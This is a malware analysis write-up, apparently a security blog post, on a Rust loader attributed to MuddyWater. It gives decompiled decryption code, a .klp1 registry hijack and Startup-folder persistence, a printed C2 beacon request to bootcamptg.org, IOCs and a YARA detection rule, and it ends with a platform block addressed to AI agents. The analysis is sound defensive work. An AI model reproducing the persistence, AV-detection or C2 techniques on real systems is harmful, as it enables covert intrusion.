
Figure 1: Extracts Attributes
It then creates a array which will store all the security products file paths installed in the victim's system after scanning the hard drive, this is done my malware's do detect security measures applied on the system so they can somehow evade them. If it didn't find any security product it will just print `No detections found`.
Figure 2: Stores Vendor and product name with path
Now it enumerates username `if ( GetUserNameW((LPWSTR)lpBuffer[1].QuadPart, pcbBuffer) )` and computer name `if ( GetComputerNameExW(ComputerNameNetBIOS, (LPWSTR)lpBuffer[1].QuadPart, pcbBuffer) )` which are some common techniques malware author use to recon on the victim. Then it determines if the machine is standalone computer of part of an enterprise network (*Active Directory*) using `NetGetJoinInformation(0, (LPWSTR *)NameBuffer, BufferType)` if this returns other than `NERR_Success` it executes a block of code that is multi stage XOR decryption which reads and an encypted blob from memory and using hardcoded XOR key at `byte_7FF63B4BCC06` which decryptes the data in chunk of 8 bytes(*4 times*), after 32 offset it grabs a `DWORD` and decryptes it then it grab the last 2 bytes and XOR it with `0x2728` i.e. `38 bytes` string length to be decrypted. Else it decrypts using different XOR keys at `byte_7FF63B4BCBE0` following similar pattern, also one thing to be noted that this block reveals that it is using crypto library `ctr32.rs`. ```cpp if ( BufferType[0] == NetSetupWorkgroupName ) v50 = 2; else v50 = BufferType[0] == NetSetupUnjoined; ```
Figure 3: XOR Decryption
After this, it decrypts does another decryption of 5 bytes(*4 bytes loop XOR and last byte XOR*) which uses XOR keys from `byte_7FF63B4BCF73` and XOR last byte with `0xE1` it uses quite interesting way to get the encrypted string, rather than directly using address of `.rdata` it calculates the address `sub_7FF63B3F28DF` using a base address and offset by applying `return a1 + (~(-13929 * a2) ^ __ROL4__(~(-1102722665 * a2), 7));`, which after calculating came to be `0x7ff63b4bd284` and after applying decryption it prints `Empty` string. ```cpp v54 = sub_7FF63B3F28DF((__int64)&loc_7FF63B4B6025, 466827713); lpBuffer[0].LowPart = 0; v55 = 1; v56 = 0; while ( (v55 & 1) != 0 ) { v53->LowPart = *(_DWORD *)(v54 + v56) ^ (byte_7FF63B4BCF73[v56] | 0x5526A200); v56 = 4; v55 = 0; v53 = (LARGE_INTEGER *)pcbBuffer; } ``` Similar to above, again there is a decryption of 42 bytes(*8 bytes a time and last 2 bytes XOR with 0xC4AF*) using hardcoded keys at `unk_7FF63B4BCF78` and it also similarly calculates address of encrypted blob `return a1 + (((a2 ^ 0xAB098523) >> 20) ^ (unsigned __int16)a2 ^ 0x8523);` which came out to be `0x7ff63b4bd289` and after decrypting `%USERPROFILE%\AppData\Local\Packages\Diour` which means it will be creating a directoy named `Diour` inside Local packages and creates a file named `bikana.scr`(*ScreeenSaver*).
Figure 4: Exfil Dir path decryption
Then it access the windows registry by opening a registry in `HKCU\Software\Classes` and registers a new file extension `.klp1` and writes the path of `bikana.scr` so whenever the user tries to access a file with `.klp1` it will execute `bikana.scr`
Figure 5: File extension hijack
Else it will set the default value to `text document` also creates a sub key `DefaultIcon` so the `.klp1` file appear as text document icon by writing `%SystemRoot%\SysWow64\imageres.dll,-102` in the value and notice `-102` its a index used to fetch the icon from the `imageres.dll`. Else it would create a subkey named `shell\open\command` and set the value to `%USERPROFILE%\AppData\Local\Packages\Diour\bikana.scr "%1"` and if not able to do so it will create subkey `shell\open\command` and set the value to path of `bikana.scr` as done previously.
Figure 6: Set Default to text document

Figure 7: Creates subkey and set value to path of bikana.scr
Then the author creates a file named `ackama.klp1` in the `%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\` startup folder so even if the victim didn't executes the payload, on reboot it execute the payload itself as it will saw the `.klp1` which was set to executing `bikana.scr` previously. Now it executes the payload `bikana.scr` which will be executing `cmd.exe` by creating a process with `showWindow` set to hidden and `bInheritHandles` set to true which forces the child process to inherit parent's file and pipe handles.
Figure 8: Creates process of bikana.scr
Now it starts to forming a request by decrypting the C2 url `https[:]//bootcamptg.org`, User-agent `Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.4266; Pro)` and content-type to `image/vnd.microsoft.icon` and also using sessionId to validate session and get command from threat actor. It will seem to be that internal microsoft server syncing a profile icon to outlook client. ``` GET /favicon.ico HTTP/1.1 Host: bootcamptg.org Cookie: sessionId=b8c4a1XXXXXX User-Agent: Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.4266; Pro) Content-Type: image/vnd.microsoft.icon ``` ### Dynamic Analysis Before executing the malware, i made sure to take snapshot of registry and kept open the other tools like procmon, process hacker to see the changes done by malware. And as intended it creates a directory named `diour` under `Appdata/local/packages` and also fingerprints the system for different security providers also creates the `ackama.klp1` file in StartUp directory and it is shown as a text file.
Figure 9: Creates diour directory

Figure 10: Fingerprints security providers

Figure 11: Creates file named ackama.klp1
Then i used fakenet for a fake network and noticed that it was making request to `bootcamptg.org` for a `favicon.ico` file with a session id `8201e9ff0acd52bcb8ee48cfe1691e9359713d4f05b00b4fba3db53fe4c3ed16609db50b4deb686a10dfb97fe42ce1d1c70a79363320ba6707bdb0f17553e5209ea7cd7965de41467e4e`
Figure 12: Makes request to C2 url with session id
Because the initial executable acts as a first-stage loader and C2 beacon, it relies on a successful handshake with the server to retrieve the final execution commands. Without the server returning the expected encrypted payload(*favicon.ico*), the malware remains stuck in its polling loop. Consequently, the second-stage payload (*bikana.scr*) is never dynamically downloaded and executed. ### IOCs * C2 Domain - `bootcamptg.org` * Endpoints - `/favicon.ico` * Spoofed Content type - `image/vnd.microsoft.icon` * Spoofed UserAgent - `Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.4266; Pro)` * Files - `bikana.scr, ackama.klp1` * Registries - `HKCU\Software\Classes\.klp1, HKCU\Software\Classes\.klp1\shell\open\command` ### Yara Rule ``` rule APT_MuddyWater_Rust_Malware { meta: author = "0xsec1" description = "Detects the Rust-based first-stage loader attributed to MuddyWater campaigns, identifying custom XOR keys, .klp1 extension hijacking, and C2 spoofing artifacts." date = "2026-04-23" tags = "malware, rust, muddywater, loader" strings: // Rust & Crate Artifacts $rust_reqwest = "reqwest::" ascii $rust_tokio = "tokio::runtime" ascii // EDR Evasion Targets $av_1 = "CylancePROTECT" wide ascii nocase $av_2 = "BitDefender" wide ascii nocase $av_3 = "Kaspersky" wide ascii nocase $av_4 = "Windows Defender" wide ascii nocase $av_5 = "Avast" wide ascii nocase // Host & Persistence Artifacts $dir_fallback = "C:\\ProgramData" ascii wide $file_scr = "bikana.scr" ascii wide $file_ext = ".klp1" ascii wide $file_startup = "ackama.klp1" ascii wide $reg_hijack = "shell\\open\\command" ascii wide // Cryptography & Network Decryption Keys // The 11-byte XOR key used for favicon.ico C2 endpoint decryption $xor_key_c2 = { 78 D7 FE EE 70 63 28 B6 33 F4 81 } // Hexadecimal encoder lookup table used for the sessionId cookie $hex_table = { 30 31 32 33 34 35 36 37 38 39 61 62 63 64 65 66 } condition: uint16(0) == 0x5A4D and // MZ Header filesize < 10MB and ( ($rust_reqwest and $rust_tokio) and ( $xor_key_c2 or $hex_table or 2 of ($dir_fallback, $file_scr, $file_ext, $file_startup, $reg_hijack) or all of ($av_*) ) ) } ``` --- # Agent Instructions This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com. ## Querying This Documentation If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question. Perform an HTTP GET request on the current page URL with the `ask` query parameter, and the optional `goal` query parameter: ``` GET https://0xsec.gitbook.io/0xsec/malware-analysis/2026-04-23-rustywater.md?ask=